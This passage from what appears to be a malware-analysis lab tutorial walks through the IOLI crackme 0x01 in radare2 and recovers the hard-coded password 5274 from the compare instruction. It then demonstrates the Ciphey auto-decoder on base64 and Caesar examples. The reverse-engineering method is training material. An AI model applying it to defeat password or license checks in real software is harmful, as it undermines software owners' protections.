            0x08048400      c70424288504.  mov dword [esp], str.IOLI_Crackme_Level_0x01_n ; str.IOLI_Crackme_Level_0x01_n
                                                                          ; [0x8048528:4]=0x494c4f49 ; "IOLI Crackme Level 0x01\n" ; const char *format
            0x08048407      e810ffffff     call sym.imp.printf         ; int printf(const char *format)
            0x0804840c      c70424418504.  mov dword [esp], str.Password:_ ; [0x8048541:4]=0x73736150 ; "Password: " ; const char *format
            0x08048413      e804ffffff     call sym.imp.printf         ; int printf(const char *format)
            0x08048418      8d45fc         lea eax, [var_4h]
            0x0804841b      89442404       mov dword [var_sp_4h], eax
            0x0804841f      c704244c8504.  mov dword [esp], 0x804854c  ; [0x804854c:4]=0x49006425 ; const char *format
            0x08048426      e8e1feffff     call sym.imp.scanf          ; int scanf(const char *format)
            0x0804842b      817dfc9a1400.  cmp dword [var_4h], 0x149a
        ┌<  0x08048432      740e           je 0x8048442
            0x08048434      c704244f8504.  mov dword [esp], str.Invalid_Password__n ; [0x804854f:4]=0x61766e49 ; "Invalid Password!\n" ; const char *format
            0x0804843b      e8dcfeffff     call sym.imp.printf         ; int printf(const char *format)
        ┌<  0x08048440      eb0c           jmp 0x804844e
        │   ; CODE XREF from main @ 0x8048432
        └-> 0x08048442      c70424628504.  mov dword [esp], str.Password_OK_:__n ; [0x8048562:4]=0x73736150 ; "Password OK :)\n" ; const char *format
            0x08048449      e8cefeffff     call sym.imp.printf         ; int printf(const char *format)
```

- Compare after scanf

```
            0x0804840c      c70424418504.  mov dword [esp], str.Password:_ ; [0x8048541:4]=0x73736150 ; "Password: " ; const char *
            0x08048413      e804ffffff     call sym.imp.printf         ; int printf(const char *format)
            0x08048418      8d45fc         lea eax, [var_4h]
            0x0804841b      89442404       mov dword [var_sp_4h], eax
            0x0804841f      c704244c8504.  mov dword [esp], 0x804854c  ; [0x804854c:4]=0x49006425 ; const char *format
            0x08048426      e8e1feffff     call sym.imp.scanf          ; int scanf(const char *format)
            0x0804842b      817dfc9a1400.  cmp dword [var_4h], 0x149a
        ┌<  0x08048432      740e           je 0x8048442
            0x08048434      c704244f8504.  mov dword [esp], str.Invalid_Password__n ; [0x804854f:4]=0x61766e49 ; "Invalid Password!
            0x0804843b      e8dcfeffff     call sym.imp.printf         ; int printf(const char *format)
        ┌<  0x08048440      eb0c           jmp 0x804844e
        │   ; CODE XREF from main @ 0x8048432
        └-> 0x08048442      c70424628504.  mov dword [esp], str.Password_OK_:__n ; [0x8048562:4]=0x73736150 ; "Password OK :)\n" ;
            0x08048449      e8cefeffff     call sym.imp.printf         ; int printf(const char *format)
            ; CODE XREF from main @ 0x8048440
```

Compare the input with `0x149a`.

- Use radare2's **?** command to display `0x149a` in another numeric base.

```
[0x08048330]> ? 0x149a
int32   5274
uint32  5274
hex     0x149a
octal   012232
unit    5.2K
segment 0000:149a
string  "\x9a\x14"
fvalue  5274.0
float   0.000000f
double  0.000000
binary  0b0001010010011010
ternary 0t21020100
[0x08048330]>
```

$0x149a_{16} = 5274_{10}$

- Check the password.

```
nonroot@d674f1cf4129:~/workdir/bin-linux$ ./crackme0x01
IOLI Crackme Level 0x01
Password: 5274
Password OK :)
nonroot@d674f1cf4129:~/workdir/bin-linux$
```

Correct.

- YOU WANT MORE, DO IT YOUR SELF. Or check at IOLI CrackMes

Ciphey Automatic Decoder and Decrypter

- Fully automated decryption/decoding/cracking tool using **natural language processing** & **artificial intelligence**, along with some common sense.
- **Ciphey can solve most things in 3 seconds or less.**
- You don't know the encryption type; you just know it's possibly encrypted. Ciphey will figure it out for you.
- Here is supported cipher.
- Command: `~/Lab/run_ciphey.sh <argument>` or `run_ciphey.sh <argument>`

```
malanalyst@malanalyst:~$ ~/Lab/run_ciphey.sh
Usage: /home/malanalyst/Lab/run_ciphey.sh <Encrypted input>
Usage: /home/malanalyst/Lab/run_ciphey.sh /path/to/file
Example: /home/malanalyst/Lab/run_ciphey.sh "=MXazlHbh5WQgUmchdHbh1EIy9mZgQXarx2bvRFI4VnbpxEIBBiO4VnbNVkU"
malanalyst@malanalyst:~$
```

Run ciphey example.

- Try ciphey with a simple example: Encode base64 x 40 times

```
malanalyst@malanalyst:~/Lab$ run_ciphey.sh base64x40.dat
File exist.
RUN: docker run -it --rm -v /home/malanalyst/Lab:/home/nonroot/workdir remnux/ciphey -f base64x40.dat
Possible plaintext: 'Docker Malware Analyst' (y/N): y
Possible plaintext: 'Docker Malware Analyst' (y/N): y

Formats used:
   base64
   utf8
   base64
```

Decode base64 encoded x 40 times.

- Solve Caesar Cipher with Ciphey

```
malanalyst@malanalyst:~/Lab$ run_ciphey.sh "Qbpxre Znyjner Nanylfg"
Possible plaintext: 'Docker Malware Analyst' (y/N): y

Formats used:
   affine:
    Key: a=1, b=13Plaintext: "Docker Malware Analyst"

malanalyst@malanalyst:~/Lab$
```

Ciphey auto-solve Caesar.